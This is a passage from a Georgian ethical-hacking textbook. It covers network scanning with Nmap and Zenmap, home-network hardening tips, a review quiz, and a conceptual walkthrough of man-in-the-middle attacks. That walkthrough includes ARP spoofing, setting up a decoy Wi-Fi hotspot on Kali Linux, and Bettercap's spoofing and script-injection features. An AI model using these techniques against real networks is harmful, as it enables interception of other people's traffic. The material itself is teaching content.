
მაშასადამე, როგორ ხდება ამ სისუსტეების აღმოჩენა? ამისათვის Kali Linux-ის სტანდარტულ პაკეტში რამდენიმე ხელსაწყო: Netdiscover, Nmap და Zenmap. უკანასკნელი არის იგივე Nmap, ოღონდ გრაფიკული ინტერფეისით.

Netdiscover არის შედარებით მარტივი აპლიკაცია, რომელიც იძლევა შედეგებს პრაქტიკულად ელვისებრი სიჩქარით. თუმცა, ასეთი სწრაფი სკანირების შედეგები საკმაოდ ლიმიტირებულია. კერძოდ, სტანდარტული კონფიგურაციისას, ის გვაჩვენებს მხოლოდ IP მისამართებს, MAC მისამართებს და მიერთებული ხელსაწყოს ბრენდს. ზოგჯერ ეს ინფორმაციაც საკმარისია ანალიტიკისთვის და გარკვეული შიდა-ქსელური შეტევების საწარმოებლად, მაგრამ უფრო ხშირად, საჭიროა შიდა ქსელის უფრო სიღრმისეული შესწავლა.

ჰაკერები უფრო ხშირად გამიყენებენ Nmap-ს, რომელიც გაცილებით მეტ შესაძლებლობას იძლევა. ზოგადად, Nmap არის მრავალფუნქციური აპლიკაცია და თქვენ ადვილად იპოვით მთლიან წიგნებს, რომლებიც ავტორებმა მიუძღვნეს მხოლოდ ამ პროგრამას. Nmap-ის ასეთი ძირფესვეული შესწავლა სცდება კურსის საჭიროებებს. ამიტომაც, ჩვენ გავამახვილებთ ყურადღებას Nmap-ის იმ ასპექტებზე, რომელთა ცოდნა დაგეხმარებათ სამიზნე მოწყობილობის აღმოჩენაში.

დამწყები ეთიკური ჰაკერებისთვის, უფრო მარტივია Zenmap-ის გამოყენება, რადგან მას აქვს გრაფიკული ინტერფეისი. როგორც წესი, პროგრამები უფრო ზუსტად ასრულებენ მომხმარებლის ბრძანებებს გრაფიკული ინტერფეისის გარეშე, მაგრამ ამ კონკრეტულ შემთხვევაში, გრაფიკული ინტერფეისის არსებობა წინააღმდეგობას არ შეგვიქმნის. გარდა ამისა, Zenmap-ში გრაფიკულ ინტერფეისიდან ცალკეული პარამეტრების კონფიგურირება დაგანახებთ, როგორ იცვლება ტერმინალის კოდი. ეს დაგეხმარებათ კარგად აღიქვათ, როგორ მუშაობენ სხვა პროგრამებიც და როგორ იცვლება ტერმინალის კოდი, გრაფიკული ინტერფეისის პარამეტრების ცვლილებასთან ერთად.

Zenmap-ის სტანდარტული ფანჯარა გამოიყურება შემდეგნაირად:



**Target**-ში (სამიზნე) მიეთითება მარშრუტიზატორის შიდა IP მისამართი. როგორც წესი, ის ბოლოვდება 1-ით. ალბათ შენიშნეთ, რომ სურათზე ნაჩვენებ შემთხვევაში, IP მისამართი დაბოლოებულია 1/24. უკანასკნელი „/24“ ნიშნავს, რომ ჩვენ ვუბრძანებთ Zenmap-ის მარშრუტიზატორთან დაკავშირებულ ყველა შიდა IP მისამართის სკანირებას 1-დან 255-მდე<sup>1</sup>.

**Profile**-ში ვუთითებთ სკანირების ტიპს. თითოეული სკანირების მეთოდი განსხვავებულია და მიესადაგება სიტუაციას, რომელშიც ჰაკერი სხვადასხვა დროს იმყოფება. თუ მისი დრო ლიმიტირებულია, მას შეუძლია აირჩიოს „Intense Scan“, რაც აჩვენებს მას საკმაოდ ვრცელ ინფორმაციას სამიზნე ქსელის შესახებ. აქ უნდა გაითვალისწინოთ, რომ სკანირების სისწრაფე დამოკიდებულია ჰაკერის კავშირის სიმძლავრეზეც, რაც განპირობებულია მისი დისტანციით მარშრუტიზატორამდე და გამოყენებული უკაბელო ადაპტერის მიმდებარეობის ხარისხზე. რაც უფრო ძლიერია კავშირი (იზომება დეციბელებში), მით უფრო სწრაფად და მით უფრო მეტ ინფორმაციას მიიღებს ჰაკერი სამიზნე კომპიუტერული სისტემ(ებ)ის შესახებ. Ethernet კავშირისას დისტანციას არ აქვს მნიშვნელობა.

**Output** ფანჯარაში აისახება სკანირების შედეგები. ზემოაღნიშნულ მაგალითში, სკანირების შედეგებში მოხვდა მარშრუტიზატორთან მიერთებული Windows ოპერაციულ სისტემაზე მომუშავე კომპიუტერი. ასევე, ჩვენ ვხედავთ ღია პორტებს, რომლებიც გახსნა პროგრამულმა უზრუნველყოფამ, რომელიც დაყენებულია ამ კომპიუტერულ სისტემაზე. ეს ჰაკერისთვის ძალიან დიდი ინფორმაციის შემცველია. არსებობს ინტერნეტ მონაცემთა ბაზები, რომლებშიც ჰაკერები წერენ / ტვირთავენ სისუსტეების ექსპლუატაციის მეთოდებს. აქ ჰაკერის მთავარი მეგობარია ონლაინ სამიებო სისტემა, მაგალითად Google. მოძველებული სერვისები ხშირად უკვე ხელყოფილია სხვა ჰაკერების მიერ და ისინი დიდი ენთუზიაზმით ავრცელებენ ინფორმაციას ამის შესახებ ინტერნეტში. დამწყებ ჰაკერს შეუძლია გამოიყენოს ეს ინფორმაცია და მიიღოს სხვადასხვა ტიპის წვდომა თავის სამიზნე კომპიუტერზე.

სახელმძღვანელოს შემდეგ რედაქციას დაემატება სამიზნე ქსელში მოქცეული კომპიუტერული სისტემების სისუსტეების აღმოჩენის და ხელყოფის პრაქტიკული ნაწილი.

<sup>1</sup> IP მისამართის ზედა ზღვარი არის 255.255.255.255. ჩემს ბრძანებაში წერია 192.168.100.1/24. ეს ნიშნავს, რომ ვასკანერებ IP მისამართებს 192.168.100.1-დან 192.168.100.255-ის ჩათვლით.



## 4.2.2 ქსელთან პოსტ შეერთების შეცემაზე სავსებით თავის დასვა (ნაწილი I)

ამ შემთხვევაში, საუკეთესო მიდგომა არის ქსელის სკანირების პრევენცია. თუ უცხო პირი ვერ მოხვდება თქვენს ქსელში, ის მას ვერ დაასკანირებს. ამიტომაც, დარწმუნდით, რომ შეასრულეთ მესამე თავში მოცემული კიბერ უსაფრთხოების პრაქტიკული რჩევები.

შესაძლოა, ჰაკერმა მაინც მოახერხოს შეღწევა თქვენს ქსელში. თუ ეს მოხდა, პირვალ, რასაც ის გააკეთებს, არის ქსელის სკანირება. ამ დროს მნიშვნელოვანია, რომ ქსელში არსებული კომპიუტერული სისტემები იყონ სათანადოდ დაცულნი. ამიტომაც, არ გამოიყენოთ არალიცენზირებული პროგრამები თქვენს კომპიუტერულ სისტემებზე. როგორც წესი, პირატული პროგრამები არ ახლდება, რადგან ოფიციალური განახლების სერვერი მალევე აღმოაჩენს, რომ პროგრამა არალიცენზირებულია. შედეგად, თქვენს კომპიუტერულ სისტემებზე არ იწერება უსაფრთხოების უკანასკნელი განახლებები, რაც აჩენს მნიშვნელოვან რისკებს. თანაც, არალიცენზირებული პროგრამები ხშირად შეიცავენ მავნებელ პროგრამებსაც. ისინი, ვინც ამ პროგრამებს ტეხავენ, ხშირად არ აკეთებენ ამას მხოლოდ მომხმარებლების დასასაჩუქრებლად. თავიანთ „კრეკებში“<sup>1</sup> ისინი ნერგავენ მავნებელ პროგრამებს და სხვადასხვაგვარად ხელყოფენ ჩვენს კომპიუტერებს.

ზემოაღნიშნულ ზომასთან ერთად, ძალიან კარგია თუ შეამოწმებთ ღია პორტებს თქვენს კომპიუტერულ სისტემებზე. თითოეულ ოპერაციულ სისტემას გააჩნია ამის გაკეთების განსხვავებული მეთოდი. გამოიყენეთ საძიებო ონლაინ სისტემა და ნახეთ, როგორ შეამოწმოთ ღია პორტები თქვენს ოპერაციულ სისტემაზე. დარწმუნდით, რომ თქვენს კომპიუტერულ სისტემებზე არ არის გამოუყენებელი ღია პორტები.

პერიოდულად, თავად ამოწმეთ ვინ არის შეერთებული თქვენს უკაბელო ქსელზე. ამის გაკეთება შეგიძლიათ სამნაირად:

- ე.წ. „ლამერების“<sup>2</sup> მეთოდი - გათიშეთ ყველა კომპიუტერი (მათ შორის ყველა ხელსაწყო, რაც მიერთებულია თქვენს მარშრუტიზატორთან) და დააკვირდეთ ნათურების ციმციმს როუტერზე. თუ ის ციმციმებს, ე.ი. მას თქვენ გარდა სხვაც იყენებს.

<sup>1</sup> „კრეკი“ - Crack არის სპეციალური გამშვები, რომელიც აძლევს საშუალებას მომხმარებელს გამოიყენოს არალიცენზირებული პროგრამები. როგორც წესი, კრეკები შეიცავენ მავნებელ პროგრამებსაც.

- როუტერის მართვის პანელი - აგრეთვე, თითოეულ მარშრუტიზატორს აქვს საკუთარი მართვის პანელი, სადაც ჩანს ყველა ხელსაწყო, რომელიც მასზეა შეერთებული. ვინაიდან მართვის პანელში შესვლა განსხვავდება როუტერის მოდელის და გამომშვების მიხედვით, ჯობს მოძებნოთ, თუ როგორ კეთდება ეს, ონლაინ საძიებო სისტემაში (მაგალითად Google). როგორც წესი, მარშრუტიზატორის მართვის პანელთან შეერთება შეგიძლიათ „ბრაუზერის“ URL ველში მისი შიდა IP მისამართის შეყვანის საფუძველზე.
- OS-ის მართვის პანელის ბრძანებები - ოპერაციულ სისტემებს აქვს კოდური ბრძანებები, რათა მათ გვაჩვენონ ეს ინფორმაცია. თუნდაც - netdiscover ლინუქსისთვის, ან ბრძანება arp -a Windows OS-ის „Command Menu“-ისთვის.

01010100	01100001	01110110	01101001	01110011	00100000
01100100	01100001	01110011	01100001	01110011	01110010
			01110101	01101100	01101001


### შეამოწმეთ თქვენი სოლნა

- 1 რისთვის გამოიყენება პორტები?
- 2 რა არის პროგრამული უზრუნველყოფის განახლების ძირითადი მიზეზი?
- 3 რაში მდგომარეობს WinRAR-ის ე.წ. „19 წლიანი“ სისუსტე?
- 4 რატომ არ არის მიზანშეწონილი არალიცენზირებული პროგრამების გამოყენება?
- 5 რითი განსხვავდება Nmap და Zenmap?
- 6 რისთვის იყენებენ კიბერ უსაფრთხოების სპეციალისტები Nmap-ს?
- 7 რატომ უნდა დავასკანიროთ ჩვენი საკუთარი ქსელი?
- 8 დამოკიდებულია, თუ არა, ქსელის სკანირების სიზუსტე უკაბელო ქსელის კომპლექსურ პაროლზე? თუ კი, რატომ?

<sup>2</sup> „ლამერი“ - ტექნიკური სლენგი, რომელიც ხშირად გამოიყენება იმ ადამიანის მიმართ, ვინც ცუდად ერკვევა კომპიუტერულ ტექნოლოგიებში.

## 4.3 MAN IN THE MIDDLE ATTACK (თუმიჩა)

Man in the Middle Attack (MITM), ამ სიტყვების სრული მნიშვნელობით, ნიშნავს შეტევას, რომელიც ხორციელდება „შუაში“ მოხვედრით. ეს გულისხმობს, რომ ჰაკერის კომპიუტერული სისტემა ექცევა კლიენტსა და მარშრუტიზატორს შორის. სქემატურად, ეს გამოიყურება შემდეგნაირად:



მოდით გავშიფროთ, რა ხდება ზემოაღნიშნულ გამოსახულებაზე. მამასადამე, ვხედავთ ქსელს, რომელიც ჰაკერმა ხელყო MITM შეტევის გამოყენებით. შედეგად, მომხმარებლის კომპიუტერს ჰგონია, რომ ჰაკერის კომპიუტერი არის მარშრუტიზატორი, ხოლო მარშრუტიზატორს ჰგონია, რომ ჰაკერის კომპიუტერი არის მომხმარებლის კომპიუტერი. რა გამოვიდა? როდესაც მომხმარებლის კომპიუტერიდან ხდება ნებისმიერი ინფორმაციული პაკეტების გაგზავნა, ისინი რეალურად ეგზავნება ჰაკერის კომპიუტერს. უკანასკნელი გადაამისამართებს ამ საინფორმაციო პაკეტებს მარშრუტიზატორთან და ელოდება მისგან საპასუხო საინფორმაციო პაკეტებს. როგორც ვხედავთ, ინფორმაციული პაკეტები მიედინება ჰაკერის კომპიუტერის გავლით, რაც აძლევს მას შესაძლებლობას დაინახოს და ხელყოს ამ კომუნიკაციის ყველა ასპექტი.

ახლა განვიხილოთ ეს პროცედურა ტექნიკური თვალსაზრისით. როგორც ვიცით, შიდა ქსელში კლიენტები და მარშრუტიზატორი ერთმანეთთან კომუნიკაციას ახორციელებენ IP და MAC მისამართების საშუალებით. იმისათვის რომ ინფორმაციის პაკეტები მივიდნენ სწორ ადრესატამდე, აუცილებელია „Address Resolution Protocol“ (ARP)-ის გამოყენება. უკანასკნელი არის მარტივი პროტოკოლი, რომლის ერთადერთი დანიშნულებაა IP და MAC მისამართების მისადაგება ერთმანეთთან. „ARP“-ს აქვს ე.წ. ცხრილები<sup>1</sup>, რომელთა მეშვეობით პროტოკოლმა იცის, თუ რომელ შიდა IP მისამართს მიესადაგება რომელი MAC მისამართი. ვინაიდან, შიდა ქსელში კლიენტების IP მისამართები ყოველი შეერთების დროს იცვლება, მარშრუტიზატორმა აუცილებლად უნდა იცოდეს მოწყობილობის MAC მისამართი, რათა სხვისთვის განკუთვნილი ინფორმაციული პაკეტები შემთხვევით არ გადაუგზავნოს სხვა ადრესატს. პრინციპში, არც ეს წარმოშობდა არსებით პრობლემას, რადგან კლიენტი, რომლისთვისაც ცალკეული ინფორმაციული პაკეტები არ არის განკუთვნილი, უბრალოდ არ მიიღებდა მათ.

ზემოაღნიშნული პროცესი გამოიყურება შემდეგნაირად:

შიდა ქსელში მოხვედრილი ხელსაწყოები კითხულობენ: „ვინ არის (მაგალითად) 111.111.111.111 IP მისამართზე?“ ის კლიენტი, რომელსაც აქვს შესაბამისი IP მისამართი პასუხობს: „მე ვარ 111.111.111.111 IP მისამართზე zz.zz.zz.zz.zz MAC მისამართით. შედეგად, შიდა ქსელის მოწყობილობები თავიანთ „ARP“ ცხრილებში გაწერენ შემდეგ ინფორმაციას - 111.111.111.111 IP მისამართზე არის კლიენტი zz.zz.zz.zz.zz MAC მისამართით. ARP ცხრილის განახლებას მცირე დრო სჭირდება.

Windows „CMD“<sup>2</sup>-ში ბრძანება „arp -a“ ასახავს „ARP“ ცხრილს:

```
C:\Windows\system32\cmd.exe
C:\Users\Alex>arp -a

Interface: 192.168.100.2 --- 0xd
Internet Address      Physical Address      Type
192.168.100.1         4c-f9-5d-d6-e5-a2     dynamic
192.168.100.3         b8-97-5a-22-56-0a     dynamic
192.168.100.4         e0-06-e6-7e-00-01     dynamic
192.168.100.5         6c-ad-f8-a7-cd-b0     dynamic
192.168.100.6         a0-e9-a0-bf-e3-00     dynamic
192.168.100.255       ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

<sup>1</sup> ARP ცხრილები - ARP Tables

<sup>2</sup> CMD - Windows OS-ის ბრძანებათა ტერმინალი, იგივე „Command Menu“.



როგორც ვხედავთ, ეს პროცესი საკმაოდ პრიმიტიულია, მაგრამ ეფექტიანი. ის მუშაობს ძალიან სწრაფად და არ უშვებს ცდომილებებს. თუმცა, ინფორმაციული პაკეტების გადანაწილების ასეთ პროტოკოლს აქვს უსაფრთხოების მნიშვნელოვანი სისუსტე. კერძოდ, ჰაკერს შეუძლია შეცვალოს თავისი MAC მისამართი და მოატყუოს „ARP“ პროტოკოლი - Arp Spoofing. ეს არის „MITM“ შეტევის განხორციელების ერთერთი ყველაზე ხშირად გამოყენებადი მეთოდი. ამავდროულად, ეს არის კითხვა პასუხზე, თუ რატომ არის ჰაკერის პირველი ნაბიჯი ქსელში შეღწევა - სხვა პლიუსებთან ერთად, მას შეუძლია განახორციელოს MITM შეტევები, რაც მის ზემოქმედების არეალს კიდევ უფრო მეტად გააფართოებს.

### 4.3.1 MAN IN THE MIDDLE ATTACK გახდომის შესაძლებლობები

ჰაკერს შეუძლია გახდეს MITM სამი ძირითადი მეთოდით. პირველი არის მომხმარებლის ქსელის გატეხვა და მისი შემდგომი ხელყოფა. მეორე სცენარში ჰაკერი თავად გასცემს ინტერნეტს და იტყუებს უყურადღებო მომხმარებელს. თუ უკანასკნელი მიუერთდება ჰაკერის მიერ შექმნილ „Hotspot“-ს მას ადვილად შეუძლია გახდეს MITM. ბოლოს, ჰაკერს შეუძლია გამოიყენოს ე.წ. „Bad USB“ შეტევა. ასეთ დროს იგი უერთებს სპეციალურად გამართულ სმარტფონს თავისი მსხვერპლის კომპიუტერში USB კაბელის მეშვეობით და აწვდის მას საკუთარ ინტერნეტს.


### 4.3.1 სატყუარა Hotspot-ის შექმნა

MITM შეტევის საწარმოებლად, სატყუარა Hotspot-ის შექმნა შესაძლებელია Android OS ან iOS-ზე მომუშავე მობილური კომპიუტერული სისტემებიდანაც, თუმცა ასეთ ხელსაწყოების უკაბელო ინტერნეტის სიგნალის სიმძლავრე საკმაოდ სუსტია და ხშირ შემთხვევაში, არ გამოდგება. ამიტომაც, პროფესიონალი ჰაკერები არჩევენ სატყუარა Hotspot-ის შექმნას Kali Linux-ზე მომუშავე კომპიუტერული სისტემის გამოყენებით. ეს პროცედურა გაცილებით უფრო კომპლექსურია, თუმცა ამავდროულად იძლევა საგრძნობლივ უპირატესობებსაც. კერძოდ, Kali Linux-ზე შეგიძლიათ გამოიყენოთ უფრო ძლიერი გადაცემის მქონე გარე USB უკაბელო ინტერნეტის მოწყობილობა, რაც ზემოქმედების არეალს საგრძნობლად გაზრდის. თანაც, ასეთ შემთხვევაში არ ჰაკერს არ დასჭირდება დამატებითი კომპიუტერული სისტემის გამოყენება. ზოგადად, შეუმჩნეველი ჰაკინგის ერთერთი ძირითადი პრინციპი არის ნაკლები კვალის დატოვება. დამატებითი კომპიუტერული სისტემა კი ქმნის ხელსაწყოს დადგენის და ჰაკერის აღმოჩენის ახალ რისკებს. ა.გ. ჰაკერი ხშირად ქმნის სატყუარა Hotspot-ს საკუთარ Kali Linux-ზე მომუშავე კომპიუტერულ სისტემაზე.

Kali Linux-ზე Hotspot-ის შექმნა შესაძლებელია ტერმინალის შემდეგი ბრძანების გამოყენებით:


```
nm-connection-editor
```

ამ ბრძანების შედეგად გაიხსნება ფანჯარა (მარცხენა სურათი), რომელიც გამოიყურება შემდეგნაირად:



თქვენს ვარიანტში წესით არ უნდა იყოს Wi-Fi ველი. ამ ველის, ანუ Hotspot-ის შესაქმნელად უნდა დააწკაპუნოთ + ღილაკზე, რომელიც მოთავსებულია ფანჯრის ქვედა მარცხენა კუთხეში. შემდგომ გაჩნდება ახალი ფანჯარა (მარჯვენა სურათი), სადაც უნდა აირჩიოთ Wi-Fi და დააწკაპუნოთ „Create“ ღილაკზე. შედეგად, გაჩნდება კიდევ ერთი ფანჯარა, სადაც უნდა შევიყვანოთ ახალი Hotspot-ის პარამეტრები. გავანალიზოთ ეს პარამეტრები:

- **SSID** არის უკაბელო ქსელის სახელწოდება
- **Mode**-ში უნდა აირჩიოთ Hotspot;
- **Band** დავტოვოთ უცვლელად - Automatic
- **Channel** დავტოვოთ უცვლელად;
- **Device** აქ უნდა აირჩიოთ ის მოწყობილობა, რომელსაც გამოიყენებთ Hotspot-ის სიგნალის გადასაცემად;
- **MAC** მისამართში შეიძლიათ მიუთითოთ Random, ანუ ცვალებადი;



მას შემდეგ, რაც დააწკაპუნებთ „Save“ ღილაკზე გაჩნდება ახალი უკაბელო ქსელი. ეს ქსელი იქნება ღია და ყველას შეეძლება მასზე შეერთება. თუ გირჩევნიათ დაცული Hotspot-ის შექმნა, მაშინ შეგიძლიათ გადახვიდეთ Wi-Fi Security ტაბზე და იქიდან დააყენოთ თქვენთვის სასურველი უსაფრთხოების ალგორითმები.

ამავდროულად, ეს Hotspot ავტომატურად გაგზავნის Man-In-The-Middle, რაც მოგვცემთ საშუალებას მარტივად განახორციელოთ ყველა შეტევა.

## 4.3.2 MAN IN THE MIDDLE ATTACK (MITM) - BETTERCAP



Kali Linux-ზე არის უამრავი სხვადასხვა აპლიკაცია, რომელიც მოგვცემთ Man-In-The-Middle შეტევის განხორციელების შესაძლებლობას. ეთიკური ჰაკინგის სპეციალისტები ანიჭებენ უპირატესობას სხვადასხვა აპლიკაციას, თუმცა ჩემი საკუთარი გამოცდილებიდან გამომდინარე, ვთვლი, რომ ამ საკითხში ერთერთი საუკეთესო არის „Bettercap“.

გარდა იმისა, რომ უკანასკნელი ფუნქციონირებს პრაქტიკულად ხარვეზების გარეშე, მას ასევე აქვს ერთგვარი ავტომატიზირების ფუნქცია. ანუ, შეგვიძლია შევქმნათ ე.წ. „caplet“, სადაც წინასწარ გავწერთ ყველაფერს, რისი გაკეთებაც გვინდა და შემდგომ ამ „caplet“-ს ჩავტვირთავთ Bettercap-ში, ხოლო ის შეასრულებს ჩვენს დავალებებს ავტომატურ რეჟიმში. ეს ძალიან მოსახერხებელია, ვინაიდან შეტევის წარმართვას შევძლებთ ერთდროულად მრავალი სხვადასხვა მიმართულებით.

Bettercap-ის მეშვეობით შეგვიძლია:

- **Arp Spoof** - შეტევა, რომლის დროსაც მარშრუტიზატორს ვატყუებთ, რომ ვართ მომხმარებლის კომპიუტერი, ხოლო მომხმარებლის კომპიუტერს ვატყუებთ, რომ ვართ მარშრუტიზატორი. სწორედ ამ შეტევის შედეგად ვხდებით Man-In-The-Middle;
- **Data Sniffing** - ინტერნეტ-პაკეტების მონიტორინგი. თეორიულად, MITM შეტევის განხორციელებისას, მომხმარებლის მიერ გაგზავნილი და მიღებული ინტერნეტ-პაკეტი იმოდრავებს ჩვენი კომპიუტერული სისტემის გავლით. შესაბამისად, შევძლებთ ამ ინფორმაციის ამოკითხვას და გაანალიზებას. აქვე გავუსვამ ხაზს, რომ ეს გაცილებით უფრო ორგანიზებულად გამოდის Wireshark-ის გამოყენებით, თუმცა Bettercap-ის შემთხვევაშიც შესაძლებელია საკმაოდ საფუძვლიანი ანალიზის გაკეთება;

- **DNS Spoofing** - მომხმარებლის URL მოთხოვნების გადამისამართება ნებისმიერ IP მისამართზე;
- **Script Injection** - მავნებელი კოდის ჩანერგვა მომხმარებლის „ბრაუზერში“;
- **Packet Injection** - მავნებელი საინფორმაციო პაკეტების ჩანერგვა. იგულისხმება, რომ ჰაკერს შეუძლია მომხმარებლის მიერ გადმოტვირთული ფაილის ხელყოფა და ინფორმაციული პაკეტების სხვაგვარი ხელყოფა.

Bettercap არ შედის Kali Linux-ის სტანდარტულ პაკეტში. ამიტომაც, დაგვჭირდება მისი გადმოწერა და ინსტალირება. ვიდრე ამას გავაკეთებდეთ, დარწმუნდით, რომ თქვენი Kali Linux არის განახლებული უკანასკნელ ვერსიამდე. ამისათვის ტერმინალში შეგვყავს შემდეგი ბრძანება:

```
apt-get update && apt-get upgrade
```

გაითვალისწინეთ, რომ თუ პირველად აახლებთ Kali Linux-ს, შესაძლებელია ეს პროცესი გაიწელოს რამდენიმე საათით, ვიდრე Kali მორჩება განახლებების ჩამოტვირთვას და შემდგომ ინსტალირებას.

